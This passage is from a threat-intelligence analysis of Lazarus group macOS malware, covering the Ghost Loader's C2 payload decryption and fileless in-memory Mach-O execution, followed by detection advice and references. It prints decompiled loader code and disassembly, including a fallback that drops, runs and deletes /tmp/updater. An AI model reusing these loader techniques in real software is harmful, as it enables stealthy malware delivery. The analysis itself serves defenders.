-__1--tuple<std--__1--basic_string<char,std--__1--char_traits<char>,std--__1--
allocator<char>>&&>,std--__1--tuple<>>
                  ((basic_string *)&local_1e8,(piecewise_construct_t *)local_68,
                   (tuple **)0x100007cf0,&local_a0);
 __ZNSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEaSERKS5_
          (CONCAT44(extraout_var_03,pVar3) + 0x38,local_f0);
 if (((byte)local_68[0] & 1) != 0) {
   __ZdlPv(local_58);
 }
```

Figure 14: Snippet of code to prepare for fileless remote loading of second-stage payload.

After posting the collected data to the C2 server, if the response is empty then the malware goes into a sleep state; otherwise, it decrypts the response data blob from the C2 server using Base64 and AES-CBC decryption. The host machine's serial number is used to generate an MD5 hash which serves as the AES key for decrypting the second-stage payload. This indicates that the payload is intended for this specific targeted victim machine; a clear use case for the serial number. Then the Loader uses `load_from_memory()`, which has the capability to execute the payload directly in memory. If that doesn't work, it writes the decrypted payload on to the disk and executes it.

```
  md5_hash_string(&local_4e0);
  puVar4 = local_4d0;
  if (((byte)local_4e0 & 1) == 0) {
    puVar4 = local_4df;
  }
  _aes_decrypt_cbc(0,param_1 + 0x10,(ulong)((int)param_2 - 0x10),puVar4,&local_48);
  _memcpy(&local_c8,param_1 + 0x10,0x80);
  iVar1 = _load_from_memory(param_1 + 0x90,param_2 - 0x90,&local_c8);
  if (iVar1 == 0) {
    uVar2 = 0;
  }
  else {
    pFVar3 = _fopen("/tmp/updater","wb");
    _fwrite(param_1 + 0x90,param_2 - 0x90,1,pFVar3);
    _fclose(pFVar3);
    _chmod("/tmp/updater",0x1ff);
    _sprintf(local_4c8,"%s %s","/tmp/updater",&local_c8);
    uVar2 = _system(local_4c8);
    _unlink("/tmp/updater");
   }
```


Figure 15: Ghost Loader code snippet.

The fileless technique is based on `MemoryBasedBundle`, which allows execution of a Mach-O binary directly from memory, provided the binary is of type 'Bundle' [6]. The decrypted payload is copied into a memory region allocated using `mmap()`. Then an image file is created from the buffer using `NSCreateObjectFileImageFromMemory()`, and `NSLinkModule()` is used to link the image file to the loader process. After `find_macho()` is called to find the location of the linked payload in memory, it parses for the entrypoint by searching for the DWORD `80000028h (LC_MAIN)` load command and then jumps to it, thus achieving in-memory execution of the second-stage payload.

```
__text:00000001000069CC      lea     rdx, [rbp+objectFileImage] ; objectFileImage
__text:00000001000069D0      call    _NSCreateObjectFileImageFromMemory
__text:00000001000069D5      cmp     eax, 1
__text:00000001000069D8      jnz     loc_100006A79
__text:00000001000069DE      mov     rdi, [rbp+objectFileImage] ; objectFileImage
__text:00000001000069E2      lea     rsi, moduleName ; "core"
__text:00000001000069E9      mov     edx, 3          ; options
__text:00000001000069EE      call    _NSLinkModule
__text:00000001000069F3      test    rax, rax
__text:00000001000069F6      jz      loc_100006AA0
__text:00000001000069FC      mov     rsi, rax
__text:00000001000069FF      mov     eax, 0FFFFFFF5h
__text:0000000100006A04      cmp     ebx, 2
__text:0000000100006A07      jnz     loc_100006AF9
__text:0000000100006A0D      lea     r14, [rbp+var_60]
__text:0000000100006A11      mov     edx, 4
__text:0000000100006A16      mov     ecx, 1
__text:0000000100006A1B      mov     rdi, rsi        ; char *
__text:0000000100006A1E      mov     rsi, r14
__text:0000000100006A21      call    _find_macho
__text:0000000100006A26      mov     r8, [r14]
__text:0000000100006A29      mov     eax, [r8+10h]
__text:0000000100006A2D      test    eax, eax
__text:0000000100006A2F      jz      short loc_100006A4F
__text:0000000100006A31      lea     rcx, [r8+20h]
__text:0000000100006A35      xor     edx, edx
__text:0000000100006A37 loc_100006A37:                          ; CODE XREF: _memory_
exec2+AE↓j
__text:0000000100006A37     cmp     dword ptr [rcx], 80000028h
__text:0000000100006A3D     jz      loc_100006AC7
__text:0000000100006A43     mov     esi, [rcx+4]
__text:0000000100006A46     add     rcx, rsi
__text:0000000100006A49     inc     edx
__text:0000000100006A4B     cmp     edx, eax
```

Figure 16: Fileless Mach-O execution technique.

The *vmmap* tool shows the memory-mapped files of the process [7]. We can monitor and detect in-memory execution by using *Apple*'s *EndpointSecurity* framework, which provides support to monitor memory mapping events and helps look for anomalies [8].



```
Analysis Tool:   /usr/bin/vmmap
-----

Virtual Memory Map of process 1967 (main)
Output report format:  2.4  -- 64-bit process
VM page size:  4096 bytes

==== Non-writable regions for process 1967
REGION TYPE                      START - END             [ VSIZE  RSDNT  DIRTY   SWAP] PRT/MAX SHRMOD PURGE    REGION DETAIL
__TEXT                 0000000100454000-0000000100455000 [    4K     4K     0K     0K] r-x/rwx SM=COW          ...te_from_memory-master/main
__LINKEDIT             0000000100456000-0000000100457000 [    4K     4K     0K     0K] r--/rwx SM=COW          ...te_from_memory-master/main
MALLOC metadata        0000000100459000-000000010045a000 [    4K     4K     4K     0K] r--/rwx SM=ZER          ...0x100459000 zone structure
MALLOC guard page      000000010045b000-000000010045c000 [    4K     0K     0K     0K] ---/rwx SM=ZER
MALLOC guard page      000000010045e000-000000010045f000 [    4K     0K     0K     0K] ---/rwx SM=ZER
MALLOC guard page      000000010045f000-0000000100460000 [    4K     0K     0K     0K] ---/rwx SM=NUL
MALLOC guard page      0000000100462000-0000000100463000 [    4K     0K     0K     0K] ---/rwx SM=NUL
MALLOC metadata        0000000100463000-0000000100464000 [    4K     4K     4K     0K] r--/rwx SM=PRV
mapped file            0000000100464000-0000000100467000 [   12K    12K     0K     0K] r--/rwx SM=COW          ..._memory-master/test.bundle
__TEXT                 0000000100467000-0000000100468000 [    4K     4K     4K     0K] r-x/rwx SM=COW          module
__LINKEDIT             0000000100469000-000000010046a000 [    4K     4K     4K     0K] r--/rwx SM=ZER          module
__TEXT                 000000010df85000-000000010dfd0000 [  300K   296K     0K     0K] r-x/rwx SM=COW          /usr/lib/dyld
__LINKEDIT             000000010e008000-000000010e023000 [  108K    96K     0K     0K] r--/rwx SM=COW          /usr/lib/dyld
STACK GUARD            00007ffeeb7ac000-00007ffeeefac000 [ 56.0M     0K     0K     0K] ---/rwx SM=NUL          stack guard for thread 0
__TEXT                 00007fff77630000-00007fff77664000 [  208K    12K     0K     0K] r-x/r-x SM=COW          .../closure/libclosured.dylib
__TEXT                 00007fff77b41000-00007fff77b43000 [    8K     8K     0K     0K] r-x/r-x SM=COW          /usr/lib/libSystem.B.dylib
__TEXT                 00007fff77d6d000-00007fff77dc4000 [  348K   204K     0K     0K] r-x/r-x SM=COW          /usr/lib/libc++.1.dylib
__TEXT                 00007fff77dc4000-00007fff77de9000 [  148K   132K     0K     0K] r-x/r-x SM=COW          /usr/lib/libc++abi.dylib
__TEXT                 00007fff79131000-00007fff79520000 [ 4028K  3800K     0K     0K] r-x/r-x SM=COW          /usr/lib/libobjc.A.dylib
__TEXT                 00007fff79bcd000-00007fff79bd2000 [   20K    16K     0K     0K] r-x/r-x SM=COW          .../lib/system/libcache.dylib
```

Figure 17:Vmmap output.

CONCLUSION

The sophistication of the Lazarus group is ever increasing and the yarn 'Macs Don't Get Viruses' is starting to unravel much faster now. We have visited and presented a breakdown of several technical aspects of a few of Lazarus' *macOS* campaigns. Clearly, the group is always exploring, adopting and adapting new techniques to bypass security measures, evade forensics and infiltrate a wider variety of platforms. In fact, the in-memory execution technique was adapted from *Cylance*'s open-source code for `osx_runbin`, and it's only a matter of time before we see many more such novel tactics and techniques employed by the resourceful threat actors behind Lazarus [9]. Indeed, we have observed several other, perhaps less proficient, APT groups co-opt open-source tools within their TTPs.

Like other APT groups, Lazarus relies heavily on social engineering tactics as part of its initial attack vector to get a foothold within the target network. Perhaps the easiest possible protection against such attacks is to educate users, with an emphasis on the importance of adhering to the security best practices. However, let us bear in mind that APT actors constantly rely on social engineering because it perennially works well.

Ultimately, vigilance and threat intelligence are vital. We can only possibly overcome these advanced adversaries by working together to track their activities and sharing the intelligence on their latest techniques among the key stakeholders within the cybersecurity ecosystem.

REFERENCES

[1] Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware. Secure List. August 2018. https://securelist.com/operation-applejeus/87553/.

[2] Nichols, S. Lazarus group goes back to the Apple orchard with new macOS trojan. The Register. December 2019. https://www.theregister.com/2019/12/05/lazarus_group_macos_malware/.

[3] QtBitcoinTrader. https://github.com/JulyIghor/QtBitcoinTrader.

[4] Sherstobitoff. R.; Liba, I.; Walter, J. Dissecting Operation Troy. McAfee. https://www.mcafee.com/enterprise/en-us/assets/white-papers/wp-dissecting-operation-troy.pdf.

[5] Dacls, the Dual platform RAT. Netlab 260. December 2019. https://blog.netlab.360.com/dacls-the-dual-platform-rat-en/.

[6] MemoryBasedBundle. https://developer.apple.com/library/archive/samplecode/MemoryBasedBundle/Introduction/Intro.html#//apple_ref/doc/uid/DTS10003518.

[7] vmmap. https://developer.apple.com/library/archive/documentation/Performance/Conceptual/ManagingMemory/Articles/VMPages.html.

[8] EndpointSecurity. https://developer.apple.com/documentation/endpointsecurity.

[9] Archibald, S. Running Executables on macOS From Memory. Threat Vector. February 2017. https://threatvector.cylance.com/en_us/home/running-executables-on-macos-from-memory.html.